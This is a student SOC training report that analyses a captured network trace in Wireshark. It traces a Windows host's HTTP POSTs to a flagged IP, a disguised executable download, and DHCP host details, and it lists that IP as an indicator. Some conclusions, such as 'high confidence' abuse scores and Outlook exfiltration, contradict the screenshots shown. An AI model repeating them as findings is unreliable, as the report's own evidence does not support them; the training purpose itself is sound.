SOC ANALYST TRANING REPORT

ON

MALWARE ANALYSIS USING WIRESHARK

ANALYSED AND REPORTED

BY

ALI CHINASA JULIET

INSTRUCTOR: MR OLA OLAITAN

DATE: AUGUST 2024

Executive Summary

This report provides a detailed analysis of a network traffic capture (PCAP file) using Wireshark to identify potential malware activities. The investigation focused on identifying suspicious network behaviors, anomalies, and Indicators of Compromise (IOCs) by examining various network protocols, IP addresses, and traffic patterns. The analysis revealed that there was a transfer of potentially malicious files, including a password.txt file sent via an email service, indicating a possible data exfiltration attempt. Key security measures are recommended to mitigate identified threats.

Overview

The objective of this analysis was to investigate captured network traffic to detect any signs of malicious activity. Wireshark, a network protocol analyzer, was used to examine the PCAP file. The analysis focused on the following key areas:


1. **Protocol Usage**: Identified the use of various protocols, including HTTP, TCP, UDP, and DHCP but we focused more on HTTP AND DHCP.
2. **Conversations and IP Analysis**: Analyzed conversations between source and destination IP addresses to understand the nature of communications.
3. **Indicators of Compromise (IOCs)**: Detected potential IOCs, such as unusual IP addresses and suspicious file transfers.
4. **Geolocation and Host Information**: Used geolocation data to identify the location of communications and hostname information to determine the device involved.

Analysis and Investigation


1. Protocol Analysis:

- **Protocol Statistics**: The Wireshark statistics tab was utilized to identify the protocols involved in the captured network traffic. The key protocols observed included IPv4, IPv6, TCP, UDP, and HTTP. These protocols are commonly used for network communication, but their usage in this capture indicated possible malicious activities.

- **Conversation Analysis**: Through the conversation tab, we could identify communications between various devices. Notably, a device with the **MAC address ASUS** was communicating with devices identified as **CISCO_F6:DF:0A and DELL_62:AE:26**. The analysis of conversations helped reveal patterns of communication that were unusual and potentially indicative of malicious intent.




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
1c:17:d3:6d:f0:0a	9c:5c:8e:32:58:f9	4,593	4 MB	3,103	4 MB	1,490	579 kB	-1172563110.818533	1172563039.5941	0 bits/s	0 bits/s
20:47:47:62:ae:26	9c:5c:8e:32:58:f9	1,234	310 kB	582	147 kB	652	162 kB	0.467497	750.3733	1571 bits/s	1728 bits/s
9c:5c:8e:32:58:f9	01:00:5e:00:00:16	8	440 bytes	8	440 bytes	0	0 bytes	0.088755	43.5117	80 bits/s	0 bits/s
9c:5c:8e:32:58:f9	01:00:5e:00:00:fb	2	172 bytes	2	172 bytes	0	0 bytes	0.141964	0.0008		
9c:5c:8e:32:58:f9	01:00:5e:00:00:fc	1	75 bytes	1	75 bytes	0	0 bytes	0.151379	0.0000		
9c:5c:8e:32:58:f9	01:00:5e:7f:ff:fa	8	1 kB	8	1 kB	0	0 bytes	616.405816	5.9969	1910 bits/s	0 bits/s
9c:5c:8e:32:58:f9	ff:ff:ff:ff:ff:ff	34	5 kB	34	5 kB	0	0 bytes	0.000000	750.7969	49 bits/s	0 bits/s




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits
ASUSTekCOMPU_32:58:f9	Broadcast	34	5 kB	34	5 kB	0	0 bytes	0.000000	750.7969	49 bits/s	
ASUSTekCOMPU_32:58:f9	IPv4mcast_16	8	440 bytes	8	440 bytes	0	0 bytes	0.088755	43.5117	80 bits/s	
ASUSTekCOMPU_32:58:f9	IPv4mcast_7f:ff:fa	8	1 kB	8	1 kB	0	0 bytes	616.405816	5.9969	1910 bits/s	
ASUSTekCOMPU_32:58:f9	IPv4mcast_fb	2	172 bytes	2	172 bytes	0	0 bytes	0.141964	0.0008		
ASUSTekCOMPU_32:58:f9	IPv4mcast_fc	1	75 bytes	1	75 bytes	0	0 bytes	0.151379	0.0000		
Cisco_6d:f0:0a	ASUSTekCOMPU_32:58:f9	4,593	4 MB	3,103	4 MB	1,490	579 kB	-1172563110.818533	1172563039.5941	0 bits/s	
Dell_62:ae:26	ASUSTekCOMPU_32:58:f9	1,234	310 kB	582	147 kB	652	162 kB	0.467497	750.3733	1571 bits/s	17

2. Name Resolution and Anomalies Detection:

- **Name Resolution**: By enabling name resolution, we identified the domain and host names involved in specific conversations. For example, a device with the hostname **DESKTOP-GXMYNO2.SPOONWATCH.NET** was identified as a client in several communications.
- **Expert Information Analysis**: The expert information feature in Wireshark was used to spot anomalies, such as unexpected communication patterns and potential protocol misuse, which could indicate malicious activities or network intrusions.



Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Abs Start	Duration	Bits/s A → B	Bits/s B → A
0.0.0.0	255.255.255.255	1	379 bytes	1	379 bytes	0	0 bytes	17:04:09.195	0.0000		
192.168.1.1	192.168.1.216	34	4 kB	1	342 bytes	33	4 kB	17:04:09.195	723.0759	3 bits/s	39 bits/s
192.168.1.216	2.56.57.108	3,335	4 MB	948	435 kB	2,387	3 MB	09:05:38.376	1172563310.7604	0 bits/s	0 bits/s
192.168.1.216	8.253.189.126	11	1 kB	6	623 bytes	5	608 bytes	17:15:17.093	60.0760	82 bits/s	80 bits/s
192.168.1.216	20.50.80.210	22	8 kB	9	2 kB	13	6 kB	17:04:53.105	0.8947	21 kbps	49 kbps
192.168.1.216	20.54.89.15	57	23 kB	26	17 kB	31	7 kB	17:14:18.425	2.1813	60 kbps	23 kbps
192.168.1.216	20.189.173.1	57	27 kB	25	19 kB	32	8 kB	17:06:34.632	1.0783	140 kbps	60 kbps
192.168.1.216	23.36.189.201	11	1 kB	6	672 bytes	5	664 bytes	17:14:23.448	30.2376	177 bits/s	175 bits/s
192.168.1.216	23.36.189.225	373	357 kB	127	8 kB	246	348 kB	17:14:18.224	34.4529	1920 bits/s	80 kbps
192.168.1.216	40.83.240.146	27	8 kB	12	3 kB	15	5 kB	17:04:09.748	0.4678	49 kbps	92 kbps
192.168.1.216	52.168.112.67	76	34 kB	37	10 kB	39	16 kB	17:04:21.715	440.6481	341 bits/s	295 bits/s
192.168.1.216	52.170.17.2	122	40 kB	53	20 kB	69	28 kB	17:14:18.364	14.5700	10 kbps	15 kbps
192.168.1.216	52.179.216.235	24	5 kB	11	1 kB	13	4 kB	17:14:21.713	0.3821	26 kbps	81 kbps
192.168.1.216	52.183.220.149	90	29 kB	39	5 kB	51	24 kB	17:05:08.835	545.3764	74 bits/s	347 bits/s
192.168.1.216	52.249.36.204	140	93 kB	57	26 kB	83	66 kB	17:14:17.610	1.2343	171 kbps	428 kbps
192.168.1.216	104.212.67.47	40	11 kB	14	5 kB	17	8 kB	17:07:03.863	0.6541	65 kbps	96 kbps
192.168.1.216	184.50.87.48	51	18 kB	22	5 kB	29	15 kB	17:14:22.085	19.3354	1190 bits/s	6260 bits/s
192.168.1.216	192.168.1.2	1,234	309 kB	647	162 kB	576	147 kB	17:04:09.662	750.3732	1726 bits/s	1568 bits/s
192.168.1.216	192.168.1.255	76	4 kB	76	4 kB	0	0 bytes	17:04:14.466	745.5254	47 bits/s	0 bits/s
192.168.1.216	204.79.197.200	98	35 kB	49	11 kB	49	24 kB	17:04:56.553	674.5113	128 bits/s	288 bits/s
192.168.1.216	204.79.197.203	23	11 kB	11	2 kB	12	9 kB	17:04:54.131	60.4527	186 bits/s	1070 bits/s
192.168.1.216	224.0.0.22	8	440 bytes	8	440 bytes	0	0 bytes	17:04:09.203	43.5117	80 bits/s	0 bits/s
192.168.1.216	224.0.0.251	2	172 bytes	2	172 bytes	0	0 bytes	17:04:09.307	0.0008		



Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Abs Start	Duration	Bits/s A → B	Bits/s B → A
ASUSTekCOMPU_32:58:f9	Broadcast	34	5 kB	34	5 kB	0	0 bytes	17:04:09.195	750.7969	49 bits/s	0 bits/s
ASUSTekCOMPU_32:58:f9	IPv4mcast_16	8	440 bytes	8	440 bytes	0	0 bytes	17:04:09.283	43.5117	80 bits/s	0 bits/s
ASUSTekCOMPU_32:58:f9	IPv4mcast_7f:ff:fa	8	1 kB	8	1 kB	0	0 bytes	17:14:25.601	5.9969	1910 bits/s	0 bits/s
ASUSTekCOMPU_32:58:f9	IPv4mcast_fb	2	172 bytes	2	172 bytes	0	0 bytes	17:04:09.337	0.0008		
ASUSTekCOMPU_32:58:f9	IPv4mcast_fc	1	75 bytes	1	75 bytes	0	0 bytes	17:04:09.346	0.0000		
Cisco_6d:f0:0a	ASUSTekCOMPU_32:58:f9	4,593	4 MB	3,103	4 MB	1,490	579 kB	09:05:38.376	1172563039.5941	0 bits/s	0 bits/s
Dell_62:ae:26	ASUSTekCOMPU_32:58:f9	1,234	310 kB	582	147 kB	652	162 kB	17:04:09.652	750.3733	1571 bits/s	1728 bits/s


3. HTTP Traffic and File Transfer:

- **HTTP Traffic Analysis**: By filtering for HTTP traffic, the investigation uncovered communications between the source IP address **192.168.1.216** and the destination IP **2.56.57.108**. The traffic captured between these IPs indicated a short-lived but significant exchange that occurred from **2022/01/07 16:07:32** to **2022/01/07 16:07:32.376674**.

Destination IP Analysis: To further analyze the destination IP address (2.56.57.108), various threat intelligence platforms were utilized:

1. **VirusTotal Analysis:**

   - The IP address **2.56.57.108** was checked on VirusTotal.
   - Several antivirus vendors flagged this IP address as **malicious**. Notable detections include tags like "Malware Distribution," "Phishing," or "Command and Control (C2)" activity.



virustotal.com/gui/ip-address/2.56.57.108

Google Chrome isn't your default browser Set as default

2.56.57.108

8 / 94 Community Score 1

8/94 security vendors flagged this IP address as malicious

2.56.57.108 (2.56.56.0/22)
AS 3758 (SingNet)

SG

Last Analysis Date
2 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Security vendors' analysis

Do you want to automate checks?

alphaMountain.ai	Malicious	Antiy-AVL	Malicious
CyRadar	Malicious	Fortinet	Malware
Kaspersky	Malware	Lionic	Malicious

2. **AbuseIPDB Analysis:**

   - The IP was also queried on AbuseIPDB, which showed a high confidence score indicating malicious activity.
   - Historical reports and user comments suggested it had been involved in **suspicious behavior**, such as **DDoS attacks** or **spam distribution**.



abuseipdb.com/check/2.56.57.108

Check an IP Address, Domain Name, or Subnet
e.g. **102.88.84.71**, **microsoft.com**, or **5.188.10.0/24**

102.88.84.71 CHECK

2.56.57.108 was found in our database!

This IP was reported **7** times. Confidence of Abuse is **0%**:


0%

ISP	SingNet Pte Ltd
Usage Type	Fixed Line ISP
Domain Name	singnet.com.sg
Country	Singapore
City	Singapore, Singapore

IP info including ISP, Usage Type, and Location provided by IP2Location. Updated monthly.

Additional Tools:

- Other threat intelligence tools like **Pulsedive**, **IP info**, or **Greynoise virtualizer** were used to gather more context.
- The results consistently showed the IP as associated with **malicious activity**, reinforcing the initial findings from VirusTotal and AbuseIPDB.



pulsedive.com/indicator/?ioc=Mi41Ni41Ny4xMDg=

2.56.57.108

- Low risk
  - Found in threat feeds
  - Returns PTR record

Integrations


VirusTotal	Available in Pro
Shodan	Available in Pro
AbuseIPDB	Available in Pro

Highlights

- 200 OK — HTTP status
- montoyalozano.imatee.com — Reverse DNS
- text/html

Events

Registered	2021-09-29 00:00:00 3 years ago
Updated	2021-09-29 00:00:00 3 years ago
Added	2023-07-27 14:03:01 1 year ago
Scanned	2024-08-30 03:34:00



ipinfo.io


The Trusted Source For IP Address Data

Accurate IP address data that keeps pace with secure, specific, and forward-looking use cases.


2.56.57.108

```
ip: "2.56.57.108",
city: "Singapore",
region: "Singapore",
country: "SG",
loc: "1.2897,103.8501",
org: "AS3758 SingNet",
postal: "018989",
timezone: "Asia/Singapore",
```

- **Malicious File Detection**: A specific HTTP stream revealed a **password.txt** file transmitted from a client to a server using a POST request. This file appeared to contain login credentials, indicating a possible data exfiltration attempt via an email service (Outlook). The detection of this file is a significant IOC and suggests malicious intent to harvest credentials or perform unauthorized access.



```
POST /osk//6.jpg HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 25
Host: 2.56.57.108
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A--
HTTP/1.1 200 OK
Date: Fri, 07 Jan 2022 16:07:32 GMT
Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10
Last-Modified: Thu, 06 Jun 2019 04:01:52 GMT
ETag: "235d0-58a9fc6206c00"
Accept-Ranges: bytes
Content-Length: 144848
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/jpeg

MZ......................@.........................................     .!..L.!This program cannot be run in DOS mode.

$........1$..
JO.
JO.
JO.u.O.
JO?cKN.
JO?cIN.
JO?cDN.
JO?cKN.
```



```
No.   Time                        Source         Destination     Protocol  Length  Info
1501 2022-01-07 16:07:32.212441  192.168.1.216  2.56.57.108     HTTP       539 POST /osk//6.jpg HTTP/1.1
1641 2022-01-07 16:07:32.751829  192.168.1.216  2.56.57.108     HTTP       539 POST /osk//1.jpg HTTP/1.1
2225 2022-01-07 16:07:33.452444  192.168.1.216  2.56.57.108     HTTP       539 POST /osk//2.jpg HTTP/1.1
2541 2022-01-07 16:07:33.743431  192.168.1.216  2.56.57.108     HTTP       539 POST /osk//3.jpg HTTP/1.1
2691 2022-01-07 16:07:33.942407  192.168.1.216  2.56.57.108     HTTP       539 POST /osk//4.jpg HTTP/1.1
3054 2022-01-07 16:07:34.219054  192.168.1.216  2.56.57.108     HTTP       539 POST /osk//5.jpg HTTP/1.1
4194 2022-01-07 16:07:34.755058  192.168.1.216  2.56.57.108     HTTP       539 POST /osk//7.jpg HTTP/1.1
4275 2022-01-07 16:07:35.625187  192.168.1.216  2.56.57.108     HTTP       542 POST /osk//main.php HTTP/1.1
4816 2022-01-07 16:07:36.376674  192.168.1.216  2.56.57.108     HTTP        83 POST /osk/ HTTP/1.1  (zip)
5047 2022-01-07 16:14:18.247368  192.168.1.216  23.38.189.225   HTTP       303 GET /c/msdownload/update/others/2022/01/35969516_5bcaf
5058 2022-01-07 16:14:18.269626  192.168.1.216  23.38.189.225   HTTP       303 GET /c/msdownload/update/others/2022/01/35969515_2975e
5069 2022-01-07 16:14:18.294727  192.168.1.216  23.38.189.225   HTTP       303 GET /c/msdownload/update/others/2022/01/35969632_c422a
5309 2022-01-07 16:14:22.462443  192.168.1.216  23.38.189.225   HTTP       390 GET /c/msdownload/update/software/defu/2022/01/am_delt
5313 2022-01-07 16:14:22.465939  192.168.1.216  23.38.189.201   HTTP       390 GET /c/msdownload/update/software/defu/2022/01/am_delt
```

```
> Frame 1501: 539 bytes on wire (4312 bits), 539 bytes captured (4312 bits)
> Ethernet II, Src: ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9), Dst: Cisco_f6:df:0a (1c:1
> Internet Protocol Version 4, Src: 192.168.1.216, Dst: 2.56.57.108
> Transmission Control Protocol, Src Port: 49738, Dst Port: 80, Seq: 1, Ack: 1, Len: 485
> Hypertext Transfer Protocol
> MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "1BEF0A57BE11
```


```
0000  1c 17 d3 f6 df 0a 9c 5c  8e 32 58 f9 08 00 45 00   ·······\ ·2X···E·
0010  02 0d cd 68 40 00 80 06  2d 5e c0 a8 01 d8 02 38   ···h@··· -^·····8
0020  39 6c c2 4a 00 50 69 a2  6d e4 1c 55 ae 42 50 18   9l·J·Pi· m··U·BP·
0030  ff ff 09 21 00 00 50 4f  53 54 20 2f 6f 73 6b 2f   ···!··PO ST /osk/
0040  2f 36 2e 6a 70 67 20 48  54 54 50 2f 31 2e 31 0d   /6.jpg H TTP/1.1·
0050  0a 41 63 63 65 70 74 3a  20 74 65 78 74 2f 68 74   ·Accept:  text/ht
0060  6d 6c 2c 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   ml, appl ication/
0070  78 6d 6c 3b 71 3d 30 2e  39 2c 20 61 70 70 6c 69   xml;q=0. 9, appli
```

Hypertext Transfer Protocol (http)

Displayed: 32 (0.5%)

4. DHCP Analysis and Host Identification:

- **DHCP Filtering**: Filtering for DHCP traffic allowed the identification of the host involved in the communication. The source IP **192.168.1.1** (likely a router or gateway) communicated with the destination IP **192.168.1.216**, which had the client name **DESKTOP-GXMYNO2**. The DHCP analysis provided further insight into the devices involved and their potential roles in the network.We also found details information on the client Client MAC address: **ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9) and** Host Name**: DESKTOP-GXMYNO2.**



```
No.  Time                        Source    Destination      Protocol  Length  Info
   1 2022-01-07 16:04:09.195191  0.0.0.0   255.255.255.255  DHCP         379 DHCP Request  - Transaction ID 0x6144ca1c
   2 2022-01-07 16:04:09.195531  192.168.1.1  192.168.1.216  DHCP         342 DHCP ACK      - Transaction ID 0x6144ca1c
```

```
      Length: 7
      Hardware type: Ethernet (0x01)
      Client MAC address: ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9)
  v Option: (50) Requested IP Address (192.168.1.216)
      Length: 4
      Requested IP Address: 192.168.1.216
  v Option: (12) Host Name
      Length: 15
      Host Name: DESKTOP-GXMYNO2
  v Option: (81) Client Fully Qualified Domain Name
      Length: 33
    > Flags: 0x00
      A-RR result: 0
      PTR-RR result: 0
      Client name: DESKTOP-GXMYNO2.spoonwatch.net
  v Option: (60) Vendor class identifier
```

```
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0110  00 00 00 00 00 00 63 82  53 63 35 01 03 3d 07 01   ······c· Sc5··=··
0120  9c 5c 8e 32 58 f9 32 04  c0 a8 01 d8 0c 0f 44 45   ·\·2X·2· ······DE
0130  53 4b 54 4f 50 2d 47 58  4d 59 4e 4f 32 51 21 00   SKTOP-GX MYNO2Q!·
0140  00 00 44 45 53 4b 54 4f  50 2d 47 58 4d 59 4e 4f   ··DESKTO P-GXMYNO
0150  32 2e 73 70 6f 6f 6e 77  61 74 63 68 2e 6e 65 74   2.spoonw atch.net
0160  3c 08 4d 53 46 54 20 35  2e 30 37 0e 01 03 06 0f   <·MSFT 5 .07·····
0170  1f 21 2b 2c 2e 2f 77 79  f9 fc ff                  ·!+,./wy ···
```

Option 12: Host Name (dhcp.option.hostname), 15 bytes

Packets: 5880 · Displayed: 2 (0.0%)

